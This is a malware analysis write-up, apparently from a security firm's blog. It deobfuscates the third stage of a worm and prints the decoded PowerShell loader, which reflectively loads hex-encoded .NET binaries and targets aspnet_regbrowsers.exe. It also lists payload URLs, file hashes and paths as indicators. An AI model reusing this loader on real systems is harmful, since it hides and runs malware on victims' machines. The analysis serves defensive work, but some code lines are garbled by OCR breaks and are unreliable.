Next follows a function called **vip().** While looking a bit confusing, it only decodes the base64 input.


Lastly, the code contains a huge block of obfuscated code, that is passed as input to the **vip()** function. Let's pass this big chunk of code into the **vip()** function and take a look at what is happening. To make things maybe a bit easier to understand, I've pasted the decoded block below.



```
 1 [String]$7296112229377296391966= $4934634798172392658877
 2 Function HB {
 3 
 4     [CmdletBinding()]
 5     [OutputType([byte[]])]
 6     param(
 7         [Parameter(Mandatory=$true)] [String]$4458392888112467178747
 8     )
 9     $9593153555773141335862 = New-Object -TypeName byte[] -ArgumentList ($4458392888112467178747.Length / 2)
10     for ($1198237748981682343678 = 0; $1198237748981682343678 -lt $4458392888112467178747.Length; $1198237748981682343678 += 2) {
11         $9593153555773141335862[$1198237748981682343678 / 2] = [Convert]::ToByte($4458392888112467178747.Substring($1198237748981682343678, 2), 16)
12     }
13 
14     return [byte[]]$9593153555773141335862
15 }
16 
17 [Byte[]]$1441884548124712924581=HB $6281453899773484782253
18 [Byte[]]$1445386445441463645559= HB $7296112229377296391966
19 $6112469179414174568945 = 'Q.QQ'
20 $8966665114517342515474 = 'QQQ'
21 $9116629866613157936791 ='G1951482555846636885898'.Replace('1951482555846636885898','e')
22 $6434141759841669932279 = '7455829464587542593482Ty'.Replace('7455829464587542593482','t')
23 $4714771281585632258816 = '2544815751332159196184e'.Replace('2544815751332159196184','p')
24 $3818214368469646647428 = $9116629866613157936791+$6434141759841669932279+$4714771281585632258816
25 $8229671648884248618547 = 'I';$5877869527551872463145 = 'n';$8223378667426429956862 = 'vo';$4915247224391665427527 = 'ke';$2664723122923847641262 =
   $8229671648884248618547+$5877869527551872463145+$8223378667426429956862+$4915247224391665427527
26 $2834156846967327549459 = "G";$8636442522168238436497 = "e";$1483466368221614226947 = "t";$6249471781926871158953 =
   "M8787363555163914499994od".Replace("8787363555163914499994","eth");
27 $5699297925511776649942 =$2834156846967327549459+$8636442522168238436497+$1483466368221614226947+$6249471781926871158953
28 $4727892471438784292812 = 'C:\W5534658387376661884958os'.Replace("5534658387376661884958","indows\Micr")
29 $2992712214347776926439 = 'oft.NE3686876718553348187273319'.Replace("3686876718553348187273","T\Framework\v4.0.30")
30 $7319263886335386213699 = '\aspnet_regbrowsers.exe';$1491661936822717958366 = $4727892471438784292812+$2992712214347776926439+$7319263886335386213699
31 $2525839627973711978846 = 'L';$5412651887452582789752='a';$4635742269973751717274='d';$3444795147269857755482= 'o';$4755281197241672823737 =
   $2525839627973711978846+$3444795147269857755482+$5412651887452582789752+$4635742269973751717274;
32 $3659791522311692761475='$nUll'
33 $4688156311865892229559 = "[Re";$1161365779973929868912 ="flect";$2421365953145821218449 ="ion.Assembly]";$7761933365998383482846 =
   ($4688156311865892229559,$1161365779973929868912,$2421365953145821218449 -Join '')|I`E`X
34 $7844784717737452626265 = $7761933365998383482846::$4755281197241672823737($1441884548124712924581);
35 $7647516337144447357144 =
   '$7844784717737452626265.$3818214368469646647428($6112469179414174568945).$5699297925511776649942($8966665114517342515474).$2664723122923847641262';
36 $1858288583699991635983 = '($3659791522311692761475,[object[]] ($1491661936822717958366,$1445386445441463645559))';
37 $4458392888112467178747=($7647516337144447357144,$1858288583699991635983 -Join '')|I`E`X
```

Figure_13: Last block of code in third stage


We can see a new function called **HB** which takes a single parameter and appears to do some decoding. This function is called in lines 17 and 18. Further down below we recognize some important Strings. E.g., look at like 33 where we see chunks of .NET code to load binaries into memory. I assume that all the lines up from 19 are only responsible to load the two binaries that are decoded in lines 17 and 18. As for now, I'm not really interested in how the binary is loaded but rather only the binaries, let's dump them to disc by deobfuscating them. As we only really need the two strings that start with 4D5A, the function to deobfuscate them, and then a single call to the function we can write the following code.



```
$49346347981723926588 77 = '4D5A9......'.Replace("-","0")
[String]$62814538997734847822 53='4D5A9.....'.Replace("-","0")

[String]$72961122293772963919 66= $49346347981723926588 77
Function HB {
    [CmdletBinding()]
    [OutputType([byte[]])]
    param([Parameter(Mandatory=$true)] [String]$4458392888112467178747)
    $959315355577314133586 2 = New-Object -TypeName byte[] -ArgumentList ($4458392888112467178747.Length / 2)
    for ($1198237748981682343678 = 0; $1198237748981682343678 -lt $4458392888112467178747.Length; $1198237748981682343678 += 2) {
        $9593153555773141335862[$1198237748981682343678 / 2] = [Convert]::ToByte($4458392888112467178747.Substring($1198237748981682343678, 2), 16)
        }
        return [byte[]]$9593153555773141335862
    }

[Byte[]]$14418845481247129245 81=HB $6281453899773484782253
[Byte[]]$14453864454414636455 59= HB $7296112229377296391966

Set-Content second_pe.exe -Value $1441884548124712924581 -AsByteStream;
Set-Content first_pe.exe -Value $1445386445441463645559 -AsByteStream;
```

Figure_14: Deobfusaction of the two PE’s

Running that code dumps two .NET binaries which will be analyzed in the next article.



```
SI-C015:nworm [redacted] file *exe
first_pe.exe:  PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
second_pe.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

Host-Based Indicators:

- C:\ProgramData\YHWZHLCQJHGQRFRHWZLCKSEUZIHLSJYATIODFBQPXTUSLQUEHVXQJENITGNZ\YHWZHLCQJHGQRFRHWZLCK
- MD5 (RILSXDKOPJHN.TXT) = 3d8ff7f298f64d9150a11e61dcbfd87b
- MD5 (SSSSSSHSJSJSA.txt) = 9ce8d6f136b95fab140bc8904666003a
- MD5 (1b976a1fa26c4118d09cd6b1eaeceafccc783008c22da58d6f5b1b3019fa1ba4.vbs) = e04e4cb7e410b885babba54cd59d5ae9
- MD5 (first_pe.exe) = 83dc22a1493e609b8b16f732e909418f
- MD5 (second_pe.exe) = 08587e04a2196aa97a0f939812229d2d

Network-Based Indicators:

- http://15.188.246.78/Q/SSSSSSHSJSJSA.txt
- http://15.188.246.78/Q/RILSXDKOPJHN.TXT

fazitanfang

Series overview

N-W0rm analysis Part 2

fazitende

SECUINFRA Falcon Team · Author

Digital Forensics & Incident Response Experten

Neben den Tätigkeiten, die im Rahmen von Kundenaufträgen zu verantworten sind, kümmert sich das Falcon Team um den Betrieb, die Weiterentwicklung und die Forschung zu diversen Projekten und Themen im DF/IR Bereich.

Das SECUINFRA Falcon Team ist auf die Bereiche Digital Forensics (DF) und Incident Response (IR) spezialisiert. Hierzu zählen die klassische Host-Based Forensik, aber auch Themen wie Malware Analysis oder Compromise Assessment gehören zu diesem Aufgabengebiet. Neben den Tätigkeiten, die im Rahmen von Kundenaufträgen zu verantworten sind, kümmert sich das Falcon Team um den Betrieb, die Weiterentwicklung und die Forschung zu diversen Projekten und Themen im DF/IR Bereich. Dazu zählen beispielsweise Threat Intelligence oder die Erstellung von Erkennungsregeln auf Basis von Yara.
Digital Forensics & Incident Response experts

In addition to the activities that are the responsibility of customer orders, the Falcon team takes care of the operation, further development and research of various projects and topics in the DF/IR area.

The SECUINFRA Falcon Team is specialized in the areas of Digital Forensics (DF) and Incident Response (IR). This includes classic host-based forensics, but also topics such as malware analysis or compromise assessment. In addition to the activities for which we are responsible within the scope of customer orders, the Falcon team is also responsible for the operation, further development and research of various projects and topics in the DF/IR area. These include, for example, threat intelligence or the creation of detection rules based on Yara.

> All posts